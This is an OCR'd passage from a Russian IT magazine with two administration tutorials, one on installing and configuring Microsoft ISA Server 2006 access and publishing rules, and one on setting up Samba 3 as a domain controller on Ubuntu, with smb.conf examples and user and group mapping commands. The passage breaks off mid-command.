


> Создание правила доступа


запросами, расширенное делегирование аутентификации, режим однократной регистрации (SSO — single sign-on), или, в терминологии ISA Server, единый вход, одноразовые пароли RADIUS (OTP — One-Time passwords), средства VPN типа «сеть-сеть» с фильтрацией на уровне приложения, HTTP-компрессия и многое другое. Администратор получил большие возможности по управлению и защите сети. Единственное, что убрано, — это служба сортировщика сообщений SMTP (SMTP Message Screener). На смену ему пришел Antigen (www.microsoft.com/antigen), который не встроен в ISA Server и поставляется отдельно.
В настоящее время доступны две версии продукта: Standart и Enterprise. Версия Standart ориентирована на небольшие сети с количеством пользователей до 500; межсетевой экран можно разворачивать только на одном компьютере; политики устанавливаются локально и хранятся в реестре; нет поддержки балансировки.
Версия Enterprise спроектирована для средних и крупных компаний, использующих несколько межсетевых экранов, которые могут находиться в дочерних офисах, расположенных по всему миру и обслуживающих огромное количество пользователей. Здесь уже реализовано централизованное управление; все настройки хранятся в специальном хранилище (их может быть два: основное и дополнительное); осуществлен контроль за нагрузкой и кэшированием.
Сгруппировав компьютеры с установленным ISA Server 2006 Enterprise в массивы, можно централизованно управлять сетевой политикой предприятия. При необходимости все административные задачи могут выполняться с одного компьютера, конфигурация будет действительна для всех серверов (они могут использовать одну политику доступа).
Более подробное сравнение версий можно найти на www.microsoft.com/isaserver/prodinfo/standard-enterprise-comparison.mspx. Чтобы не упрощать задачу, будем устанавливать Enterprise, о которой в интернете информации на порядок меньше. Однако практически все сказанное будет актуально и для Standart.

Устанавливаем ISA 2006

Прежде чем бросаться в бой, следует проанализировать: организацию сети, членство в домене, наличие другого межсетевого экрана, используемые протоколы, сервисы, которые должны быть доступны из интернета (DMZ), характер сети (рабочая группа или Active Directory; поддерживаются оба варианта, но есть некоторые особенности). Чтобы в работе ISA Server не возникло проблем, следует убедиться в правильной настройке маршрутизации и проверить корректность разрешения имен DNS-сервером.
Для установки понадобится компьютер с процессором Pentium III 733 МГц, 512 Мб ОЗУ (или выше) и Windows Server 2003 SP1. Жесткий диск должен иметь не менее 150 Мб свободного места и плюс место для кэшируемых страниц; файловая система должна быть NTFS. ISA Server 2006 можно установить и на компьютерах с одной сетевой платой. Такой вариант выбирают, когда планируется использование ISA в качестве кэширующего или прокси веб-сервера. Всю информацию и ссылку для закачки можно получить на странице www.microsoft.com/isaserver.
Запускаем исполняемый файл. Будет предложено распаковать архив в каталог на диске С. Если по каким-либо причинам установка прервется, то ее можно запустить повторно, вызвав файл isaautorun.exe. Итак, выбираем в меню «Установить ISA 2006», появится мастер установки ISA Server 2006. В большинстве окон мастера достаточно нажимать на кнопку «Далее» и соглашаться со всеми вариантами. Единственное окно, где может возникнуть затруднение, — «Сценарии установки». Здесь предстоит выбрать один из четырех вариантов:
1. «Установить службы ISA Server» — инсталлируется только служба ISA, которая будет использовать внешнее хранилище, установленное на другом компьютере.
2. «Установить сервер хранилищ настроек» — устанавливается только сервер хранилищ настроек, без межсетевого экрана ISA.
3. «Установить компоненты «Службы ISA Server» и «Сервер хранилищ настроек» — самый полный и самодостаточный вариант, будут установлены все компоненты, в том числе и указанный в пункте 4.
4. «Установить диспетчер ISA Server» — инсталлируется только диспетчер, позволяющий удаленно управлять настройками.
Так как наш ISA-сервер первый, выбираем пункт 3, и на следующем шаге нам снова будет предложено указать компоненты для установки. Выбираем все и в окне «Параметры установки предприятия» отмечаем «Создать новую корпоративную конфигурацию ISA Server». Пункт «Создать реплику корпоративной конфигурации» следует указывать только в том случае, когда уже есть готовый ISA-сервер и необходимо скопировать имеющиеся настройки на новый сервер настроек.
После ввода учетной записи, под которой мы будем администрировать сервер хранения настроек (пользователь должен быть создан в системе и входить в группу администраторов домена), переходим к этапу определения диапазона внутренних адресов. Нажимаем «Добавить», и в появившемся окне нам предложат несколько вариантов. Выбрав «Добавить плату», просто указываем сетевую карту или в списке «Добавить частный» выбираем диапазон адресов, принадлежащих к частной сети. Ввести значение вручную можно в «Добавить диапазон».
После всех настроек следует обязательно проверить результирующую информацию. При неправильной маршрутизации мастер может ошибиться. На следующем шаге разрешаем или запрещаем подключение клиентов по незашифрованному каналу. Далее выводится предупреждение об остановке или перезапуске некоторых служб.



> Выбор сценария установки



> Выбор компонентов ISA Server

Настройки сети

Администрирование Microsoft ISA Server 2006 производится посредством диспетчера ISA Server, вызываемого через «Пуск → Программы → Microsoft ISA Server → Управление ISA Server». Диспетчер ISA Server представляет собой консоль оснастки в консоли управления (MMC), которая состоит из трех основных областей: дерево консоли (дерево MMC), область сведений (или область результатов) и панель задач (или область действий).

Как уже говорилось ранее, в версии Enterprise используются внешние хранилища. Если хранилище установлено на удаленной системе, к нему сначала необходимо подключиться, выбрав в дереве консоли диспетчера «Microsoft Internet Security and Acceleration Server 2006». После этого на вкладке «Задачи» справа нажми кнопку «Установить соединение с сервером хранилища настроек». Появится мастер подключения — просто следуй его указаниям.

Во время установки параметры можно указать только в общем виде, и некоторые из них требуют уточнения. Выбираем «Массивы → Конфигурация». Тут несколько пунктов, стоит заглянуть во все. Сейчас нас интересует пункт «Сети». Сначала следует уточнить топологию. Если установленная по умолчанию не соответствует действительности, переходим во вкладку «Шаблоны» и выбираем наиболее подходящий вариант. Запускается мастер шаблонов сети, далее следуем его указаниям. Для подстраховки можно сохранить предыдущие настройки.

Все известные сети будут доступны во вкладке «Сеть», при подключении новой карты или при создании нового маршрута следует добавить новую сеть в ISA. Для этого нажимаем «Создать новую сеть» во вкладке «Задачи». Мастер создания сетевых правил, вызываемый по нажатию на кнопку «Создать сетевое правило», поможет определить отношения между сущностями сети (маршрут или преобразование сетевых адресов). Перейдя во вкладку «Наборы сетей», можно создать предустановленные наборы, где будут сгруппированы системы или сети с определенными параметрами. Это позволит затем включать их в правила фильтрации. И, наконец, правила веб-цепочки определяют, будут ли маршрутизироваться запросы веб-содержимого в другую точку назначения, например на вышестоящий ISA-сервер.

Создаем правила доступа

После установки все соединения в ISA 2006 запрещены, разрешены только системные политики, разрешающие выборочный трафик с ISA и на него. Просмотреть их можно так: «Вид → Отображать правила системной политики». Политики, применяемые по умолчанию (они всегда будут находиться в конце списка), изменить нельзя, и чтобы получить доступ к ресурсам интернета, пользователям внутренней сети необходимо создать разрешающие правила.


Настройки правил доступа производятся во вкладках «Политики предприятия» (только для Enterprise) и «Политика межсетевого экрана» и включают список элементов правила: определение протокола, пользователей, типов содержимого, расписания и сетевые объекты. Применяются они в таком порядке: системные политики, политики предприятия, политики межсетевого экрана, политики предприятия. Политики предприятия, применяемые до и после политик межсетевого экрана, отличаются. Созданные политики можно перемещать вверх и вниз с помощью меню.

Работа с этими вкладками в общем схожа, поэтому, чтобы приблизить описание к версии Standart, будем использовать политики межсетевого экрана. Многие операции производятся с помощью контекстного меню или панели «Задачи», расположенной в окне справа. Процесс настроек упрощен наличием мастеров. Так, для создания новой политики межсетевого экрана выбираем «Массивы → Политика межсетевого экрана» и в контекстном меню указываем «Создать→ Правило доступа». В окне мастера последовательно вводим название политики, действие («Разрешить»/«Запретить»), протоколы, к которым будет применена политика (протокол, исходящий/входящий трафик), порты, источник (сеть, подсеть, группа компьютеров или отдельная машина), направление, пользователей. После создания всех политик необходимо нажать кнопку «Применить», чтобы они вступили в силу.


Не следует упрощать себе работу, открывая доступ сразу по всем протоколам и направлениям. В этом случае применение ISA теряет всякий смысл: пользователи будут бесконтрольно юзать все сервисы интернета, а хакеры и вирусы — хозяйничать в сети. Надо открыть доступ только к тем службам, которые действительно необходимы. Как правило, это HTTP, HTTPS, SMTP, POP3 и IMAP (и их защищенные варианты), FTP, SSH, DNS и ICQ. Все остальное будет отрезано последним запрещающим правилом. Воспользовавшись пунктами меню «Задачи», созданное правило можно изменить, удалить и временно отключить, а из контекстного меню — копировать.

В окне, которое открывается при редактировании политики, находится несколько вкладок, позволяющих изменить параметры, установленные с помощью мастера. Кроме этого, появляется вкладка «Расписание», где можно указать дни недели и время, когда правило будет активно. Вторая вкладка «Типы содержимого» позволяет уточнить, к какому типу информации относится это правило. По умолчанию установлены «Все типы содержимого», для указания конкретной группы или групп переключи правило в «Выбранные типы содержимого» и установи флажки. При задании параметра «Выбранные типы содержимого» правило применяется только к HTTP-трафику. Используя эту вкладку, можно создать правило, в котором указать запрет загрузки видео, аудио, файлов приложений и прочих, загружающих канал и не совпадающих с политикой безопасности компании.

В контекстном меню доступны еще два пункта: «Настроить HTTP» и «Настроить FTP». В них можно более тонко задать работу этих протоколов: максимальный размер заголовков, длину полезных данных, защиту URL, блокировку исполняемых файлов или файлов с указанными расширениями и прочие параметры.



> Выбор типа публикации



> Установка расписания

Публикация ресурсов

Для разрешения доступа к внутренним ресурсам извне их необходимо опубликовать в ISA. Публикуются веб-серверы или веб-фермы, сайты SharePoint, веб-клиенты Exchange, почтовые серверы; есть отдельный мастер для публикации не веб-ресурсов.

Мы для примера опубликуем веб-ресурс. Определяем, что именно требуется опубликовать. Затем выбираем «Политика межсетевого экрана» и на вкладке «Задачи» щелкаем «Опубликовать веб-узлы».

Появляется мастер создания веб-публикации, в котором сначала указываем имя правила и действие. В следующем окне нам предлагают определиться с типом публикации. Это может быть один веб-узел или сервер балансировки нагрузки, ферма веб-узлов или публикация нескольких узлов. В последнем случае новое правило будет создано для каждого узла. В следующем окне указываем тип подключения ISA-сервера к опубликованному ресурсу. В случае выбора протокола SSL на каждом сервере необходимо установить SSL-сертификат. Далее вводим внутреннее имя веб-узла и в следующем поле опционально указываем каталог, к которому будет применено правило. Таким образом, можно разрешить доступ из внешней сети к строго указанным ресурсам, а пользователи внутренней сети будут подключаться к веб-серверу без ограничений.

Далее следует страница «Параметры внешнего имени», на которой определяется, какие домены или IP-адреса должны применять пользователи для соединения с опубликованным ресурсом с помощью правила публикации.

Не стоит упрощать задачу, указывая «Любое доменное имя», поскольку в этом случае все обращения на опубликованный порт будут пересылаться на узел, который теперь становится уязвим для некоторых атак. Следует выбрать «Доменное имя» и указать его в поле «Внешнее имя», опционально вводится и путь. В окне «Выбрать веб-прослушиватель» определяется прослушиватель, который будет ожидать подключения на указанном порту и проверять подлинность входящих веб-запросов. Нажимаем кнопку «Создать» и следуем указаниям еще одного мастера, в котором опять же выясняется необходимость использования SSL, сетей, для которых будут прослушиваться входящие запросы, сжатия содержимого. В «Параметры проверки подлинности» выбирается способ аутентификации при доступе к серверу. Предлагается несколько вариантов: от отсутствия проверки как таковой до проверок средствами Active Directory, RADIUS, в том числе и с применением одноразовых паролей. При указании варианта «Проверка подлинности на основе HTML-форм» будет доступна возможность единого входа, когда пользователь при доступе к ресурсам регистрируется только один раз. Если сервер публичный, выбираем «Без проверки подлинности» и возвращаемся к мастеру публикации, в котором отмечаем созданный прослушиватель. После проверки учетных данных ISA Server 2006 делегирует проверку подлинности опубликованным серверам несколькими способами. В следующем окне указываем, будет ли разрешено сквозное делегирование. Наконец, определяем самих пользователей. Для публичного доступа оставляем значение, предлагаемое по умолчанию, — «Все пользователи». Итак, ресурс опубликован.

В его свойствах можно задать расписание. Кроме того, доступен веб-фильтр преобразования ссылок, позволяющий создать словарь определений внутренних имен компьютеров и сопоставить их с публичными именами, то есть заменять одни слова в запросе другими. Во вкладке «Использование моста» можно указать номера портов, на которые ISA будет перенаправлять запросы.

Постскриптум

Это далеко не все возможности ISA Server 2006. Мы не рассмотрели вопросы работы с VPN, создание и использование сертификатов, кэширование и многое другое. Как видишь, это довольно мощный продукт, позволяющий надежно защитить любую сеть.

ФИЛЬТРЫ ПРИЛОЖЕНИЙ В ISA SERVER 2006

Присутствует еще один момент, о котором нельзя не упомянуть. Кроме правил доступа, в ISA Server 2006 используются фильтры приложений, которые обеспечивают дополнительный уровень защиты и выполняют задания, специфические для конкретных протоколов или систем (проверка подлинности и проверка на вирусы). Встроенные фильтры приложений можно настраивать и применять к правилам политики межсетевого экрана (вкладка «Конфигурация → Надстройки»).

Расширяемая архитектура сервера позволяет использовать фильтры, созданные сторонними производителями:

- большинство антивирусных компаний выпускает фильтры приложений для ISA
- существуют фильтры веб-содержимого (например, www.collectivesoftware.com);
- программа Internet Access Monitor (www.internetaccessmonitor.com/rus) позволяет вести учет трафика и контролировать эффективность использования интернет-канала организации (аналогичную функцию выполняет ProxyInspector for ISA Server, www.advsoft.ru/ru).



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

Школа самбы для админов

SAMBA: ИНСТРУМЕНТ ДЛЯ РАБОТЫ В СЕТЯХ WINDOWS

Администрирование сравнительно небольшой сети, настроенной как рабочая группа, может замотать даже самого трудолюбивого администратора. Постоянно возникающие проблемы с доступом, пропавшими файлами и сетевыми ресурсами, бесконтрольность и некомпетентность пользователей, способные обесценить любую систему безопасности, и прочие хлопоты. Выход из такой ситуации только один — взять все под свой контроль, установив контроллер домена. Решить эту задачу с минимальными финансовыми вложениями можно, используя Linux с пакетом Samba.

Установка Samba

Пакет Samba (www.samba.org) позволяет *nix-системам имитировать работу Windows-сервера, обеспечивая клиентам доступ к ресурсам или принтерам по протоколам SMB/CIFS. Сервер на базе Samba может работать индивидуально или входить в домен Windows. Также Samba может выступать в роли первичного или резервного контроллера домена.

Разработка Samba ведется с 1992 года. Актуальной на момент написания статьи была стабильная версия 3.0.24. Кроме того, уже доступен для тестирования следующий релиз — 4.0.0-TP4 (Technology Preview). Эта версия более трех лет развивается параллельно с основной. В ней полностью переписан код, основной упор сделан на полную совместимость с продуктами Microsoft и реализацию работы в качестве контроллера домена Active Directory. Вариантов использования Samba в качестве PDC очень много, мы рассмотрим лишь один из них — авторизацию пользователей средствами Linux без LDAP.

Для установки контроллера домена был выбран дистрибутив Ubuntu 6.06 LTS. В Debian, ALTLinux и других дистрибутивах, использующих apt, процесс установки аналогичен. Инсталляция Samba в других дистрибутивах отличается только командами установки пакетов. Настройка же везде одинакова.

```
$ sudo apt-get install samba
```

Все, серверный пакет Samba установлен.

Для инсталляции пакета с документацией можно добавить samba-doc. Если потребуется еще и клиент, то добавляем пакет smbclient. Единственное «но»: в репозитарии на момент написания статьи была версия 3.0.22, но, вероятно, кто-то захочет использовать последнюю доступную. Для того чтобы не возиться с зависимостями, вводим:

```
$ sudo apt-get build-dep samba-common
```

Затем распаковываем архив, заходим внутрь каталога и конфигурируем:

```
$ tar xzvf samba-3.0.24.tar.gz
$ cd samba-3.0.24
$ ./autogen.sh
```


```
$ ./configure --prefix=/usr --with-ads --enable-cups
```

То есть устанавливаем в каталог /usr, включаем поддержку Active Directory и подсистемы печати. Остальное будет добавлено автоматически. Затем следуют стандартные «make; sudo make install». Вот, собственно, и все премудрости.

Конфигурационный файл Samba

Конфигурационный файл сервера (и частично клиента) — традиционный для *nix-систем: для того чтобы задействовать большинство параметров, достаточно раскомментировать или подправить соответствующую строчку. Файл /etc/samba/smb.conf не исключение. Он состоит из именованных разделов, начинающихся со строки с именем раздела, заключенного в квадратные скобки. Внутри каждого раздела находится ряд параметров в виде «параметр=значение». Файл конфигурации содержит четыре специальных раздела: global, homes, printers и отдельные ресурсы shares.

Как следует из названия, секция global содержит переменные, которые Samba будет использовать для определения доступа ко всем



> Синхронизация пользователей в Webmin

> Работа testparm

ресурсам. Значения некоторых переменных можно переопределить в секциях отдельных ресурсов. Параметров очень много, остановлюсь только на самых интересных.
Итак, открываем smb.conf в любимом текстовом редакторе и вносим изменения:

VI /ETC/SAMBA/SMB.CONF

```
[global]
# Название рабочей группы в сети
Windows
workgroup = WORKGROUP

# Имя сервера в сети
netbios name = server.com

# Комментарий, который виден в окне
свойств просмотра сети
server string = Samba Server %v

# Значения security могут быть следу-
ющие: user — на уровне пользователя;
share — на уровне ресурсов; server
можно использовать при хранении базы
паролей на другом SMB-сервере. Если
сервер является членом домена, ис-
пользуется значение domain. В нашем
случае тип домена — Active Directory:

security = ads

# Этот параметр позволяет указать,
кто и где будет хранить пароли;
возможно использование нескольких
систем (при этом они указываются
через пробел). Через «:» указывает-
ся место хранения, если оно отлично
от используемого по умолчанию. Так,
smbpasswd хранит пароли в файле
/etc/samba/smbpasswd, поэтому его
можно опустить. Кроме того, воз-
можны параметры: tdbsam, ldapsam,
nisplussam, xmlsam и mysql.

##auth methods = winbind
passdb backend = smbpasswd:/etc/
samba/smbpasswd

# Разрешаем доступ к Samba только с
определенных адресов
hosts allow = 192.168.1.0/24
127.0.0.0/8
interfaces = eth0, lo
bind interfaces only = yes

# Чтобы сделать Samba PDC, обязатель-
но включаем следующие параметры:
local master = yes
os level = 65
domain master = yes
preferred master = yes
domain logons = yes

# Командный файл, который будет
выполнен при успешной регистрации
пользователя
logon script = login.bat
logon path =

# Включаем WINS
wins support = yes
name resolve order = wins lmhosts
host bcast
dns proxy = no

# Разрешаем Samba быть time-сервером
для Windows-клиентов
time server = yes

# Указываем требуемую кодировку
unix charset = utf8
dos charset = cp1251
display charset = cp1251

# Повышаем уровень безопасности
encrypt passwords = true
null passwords = no
hide unreadable = yes
hide dot files = yes
map to guest = Bad User
invalid users = root guest admin @
wheel

# Журнальные записи
log file = /var/log/samba/log.%m
max log size = 1000
syslog only = no
syslog = 0
panic action = /usr/share/samba/
panic-action %d

# В этой секции описывается, где
взять профиль по умолчанию для новых
пользователей и где искать командный
файл
[netlogon]
path = /home/samba/netlogon
read only = yes
browseable = no
guest ok = no
```

Сетевые ресурсы и принтеры

Создаем ресурс, в котором будут находиться документы:

```
[docs]
# Комментарий, который виден в окне
свойств сети
comment = Documentation
path = /home/samba/docs
available = yes
# Определяет, выводить ли ресурс в
списке просмотра
browseable = yes
# Разрешаем запись
writable = yes
# Права доступа для вновь созданных
файлов
create mode = 0750
# Права доступа для вновь созданных
каталогов
directory mode = 0775
```

При желании можно расшарить и CD/DVD-привод:

```
[cdrom]
comment = DVD-ROM
writable = no
locking = no
path = /media/cdrom
public = yes
```

```
preexec = /bin/mount /media/cdrom
postexec = /bin/umount /media/cdrom
```

И в /etc/fstab:

```
  /dev/scd0 /media/cdrom iso9660
defaults,noauto,ro,user 0 0
```

С помощью Samba можно организовать возможность сетевой печати. Для этого в секции global необходимо дописать следующие строки:

```
load printers = yes

# Описание принтеров
printcap name = cups
disable spoolss = Yes
show add printer wizard = No

# Подсистема печати
printing = cups
```

Далее каждый принтер описывается аналогично дисковому ресурсу с одним исключением: вводится параметр «printable = yes». Например:

```
[printers]

# Указывает на каталог, куда поме-
щаются задания на печать

path = /tmp
browseable = yes
printable = yes
read only = yes
```

После создания конфигурационного файла smb.conf необходимо протестировать его с помощью утилиты testparm. При тестировании будут выведены все установки, даже те, что по умолчанию, поэтому внимательно просмотри результат. Стоит помнить, что с помощью testparm можно обнаружить синтаксические ошибки, а не логические. Поэтому нет никакой гарантии, что описанные в файле сервисы будут работать корректно. Но если программа не ругается, можно надеяться, что при запуске файл будет загружен без проблем. У меня были выданы следующие ошибки:

```
  ERROR: pid directory /var/run/
samba does not exist
  WARNING: passdb expand explicit =
yes is deprecated
```

В первом случае создаем каталог sudo mkdir /var/run/samba, а заодно и остальные каталоги, описанные в smb.conf:

```
 $ sudo mkdir -p /home/samba/
{netlogon,docs}
```

Чтобы убрать предупреждение, добавляем в секцию global параметр:

```
passdb expand explicit = no
```

Обрати внимание на запись «Server role: ROLE_DOMAIN_PDC». Она означает, что Samba настроен на работу как PDC, чего, собственно, мы и хотели добиться.
Теперь создаем файл login.bat, который будет выполнен при регистрации пользователей. В нашем примере в нем содержатся команды для автоматического монтирования сетевого диска и синхронизации часов:

$ SUDO MCEDIT /HOME/SAMBA/NETLOGON/LOGIN.BAT

```
net time \\grinder.com /set /yes
net use h: \\grinder.com\docs
```

Не забудь, что этот файл должен быть в стиле Windows, то есть с ВК/ПС в конце строки. Лучше его подготовить в блокноте, а затем скопировать в Linux-систему.
Если установка Samba производилась из пакетов, то стартовые скрипты уже готовы. Запускаем сервер:

```
$ sudo /etc/init.d/samba start
```

Команда «ps ax | grep mbd» должна показать наличие процессов, а вывод «nestat-a» — наличие открытых портов (135, 139), характерных для Windows-систем. С помощью следующей команды получаем список ресурсов сервера:

```
  $ smbclient -L localhost -U
user%password
```

Если после всех перечисленных действий так и не удалось организовать доступ к ресурсам Samba, то при дальнейшей настройке потребуются такие утилиты, как ping (для проверки доступности узла), nmblookup (для запроса имен NetBIOS) или, уже на крайний случай, tcpdump, и, конечно же, журналы, расположенные в /vat/log/samba. Не стоит забывать и про права доступа. Ведь при назначении для пользователя каталога /gde/to/w/glubine пользователь должен зайти и в предыдущие каталоги (право на выполнение).

Заводим пользователей

Установив необходимую конфигурацию, надо создать учетные записи пользователей. В нашем случае данные об аутентификации пользователей Samba будут записаны в файл /etc/samba/smbpasswd, в котором содержатся имена и зашифрованные пароли пользователей. Пользователи Windows обязательно должны иметь учетную запись на Linux-компьютере. Так как механизм шифрования в сетях Windows-машин не совместим со стандартными Unix-механизмами, то для заполнения файла паролей используется отдельная утилита — smbpasswd:

```
  $ sudo useradd -s /bin/false -d
/home/samba/sergej sergej
  $ sudo smbpasswd -a sergej
  $ sudo smbpasswd -e sergej
```

В этом примере добавляется новый пользователь sergej с фиктивной оболочкой (возможны варианты /sbin/nologin, /dev/null) и домашним каталогом /home/samba/sergej. Затем создается пароль для пользователя sergej. Последним шагом включаем доступ пользователя, так как по умолчанию он отключен. Если теперь посмотреть в файл /etc/samba/smbpasswd, можно увидеть новую запись. Весьма желательно с помощью cron создать задание, которое периодически делало бы резервную копию этого файла.
В системах Windows по умолчанию имеется несколько групп с четко заданной ролью: Domain Admins, Administrators, Users, Guests и прочие. Чтобы все это работало, необходимо сопоставить группы Windows и Linux. Для просмотра имеющихся в домене групп используем команду:

```
  $ sudo net groupmap list
  System Operators (S-1-5-32-549)
-> -1
  ...
  Domain Admins (S-1-5-21-
497369389-3960344947-4188168368-
512) -> -1
  Domain Guests (S-1-5-21-
497369389-3960344947-4188168368-
514) -> -1
  Domain Users (S-1-5-21-497369389-
3960344947-4188168368-513) -> -1
```

И так далее. Знак «-1» указывает на то, что пока ни одна группа не сопоставлена. Обрати внимание на цифры. Этот так называемые sambaPrimaryGroupSID и sambaSID. SID — security identifier, в Windows является неким аналогом UID в Linux, уникальным для всей сети. Получить его можно командой:

```
$ sudo net getlocalsid
```

Последние три цифры Domain Admins «512» — это так называемый RID (relative identifier), уникальный идентификатор пользователя доме-

на. Его рекомендуется указывать при сопоставлении пользователей. Чтобы управлять доменом, нам нужно сопоставить группу Linux с Domain Admins. Можно использовать уже имеющиеся группы, или создать специальную для работы в домене, чтобы затем было легче разобраться:

```
$ sudo groupadd domain_admins
$ sudo net groupmap modify
ntgroup="Domain Admins"
unixgroup=domain_admins
```

Можно и так:

```
$ sudo net groupmap add sid=S-
1-5-21-497369389-3960344947-
4188168368-512 unixgroup=domain_
admins type=domain
```

Аналогичные команды вводим при сопоставлении других пользователей, только включаем их в Domain Users. Кстати, Windows не допустит, чтобы имя пользователя совпадало с именем группы. Можно сопоставить нескольких пользователей Windows с одним пользователем Linux, для этого создается файл /etc/smbusers.map. В нем отдельной строкой задается каждое сопоставление:

```
пользователь_ Linux = user_win1
user_win2 user_winN
```

А в секции global добавь строку «username map = /etc/smbusers.map». Команда для создания новой доменной группы практически аналогична:

```
$ sudo net groupmap add
ntgroup="Sales" unixgroup=domain_
sales type=d
```

Параметр type определяет тип группы и может принимать два значения: d (domain global) и l (domain local). Для удаления доменной группы вводим «net groupmap delete» с указанием названия группы.
При использовании Samba (в отличие от Windows 2003) компьютеры также следует заносить вручную. Для этого стоит создать еще одну группу (например, domain_computers), пользователи, входящие в которую, и будут компьютерами:

```
$ sudo groupadd domain_computers
$ sudo useradd -G domain_computers
-s /bin/false -d /dev/null comp1$
$ sudo passwd -l comp1$
$ sudo smbpasswd -a -m comp1
```

При добавлении системного пользователя значок «$» в конце имени обязателен. Добавляем пользователя sergej в группу Domain Admins и проверяем:

```
$ sudo net rpc group members
"Domain Admins" -U sergej%password
```

Теперь добавляем компьютер в домен:

```
$ sudo net rpc join -
Usergej%password
```

Проверить подключение можно командой net rpc testjoin. Итак, пользователи созданы. По умолчанию группа Domain Admins имеет права только на раздачу привилегий. Список всех предоставленных привилегий можно просмотреть командой:

```
$ sudo net rpc rights list accounts
-U sergej%password
```

А список возможных привилегий так:

```
$ sudo net rpc rights list -U
sergej%password

SeMachineAccountPrivilege  Add
machines to domain
SePrintOperatorPrivilege  Manage
printers
SeAddUsersPrivilege  Add users and
groups to the domain
SeRemoteShutdownPrivilege  Force
shutdown from a remote system
SeDiskOperatorPrivilege  Manage
disk shares
SeBackupPrivilege  Back up files
and directories
SeRestorePrivilege  Restore files
and directories
SeTakeOwnershipPrivilege  Take
ownership of files or other objects
```

Чтобы иметь возможность полноценно работать, сначала нужно даровать самим себе все права:

```
$ sudo net rpc rights grant
"server.com\Domain Admins"
SeMachineAccountPrivilege
SePrintOperatorPrivilege
SeAddUsersPrivilege SeRemoteShutdow
nPrivilege SeDiskOperatorPrivilege
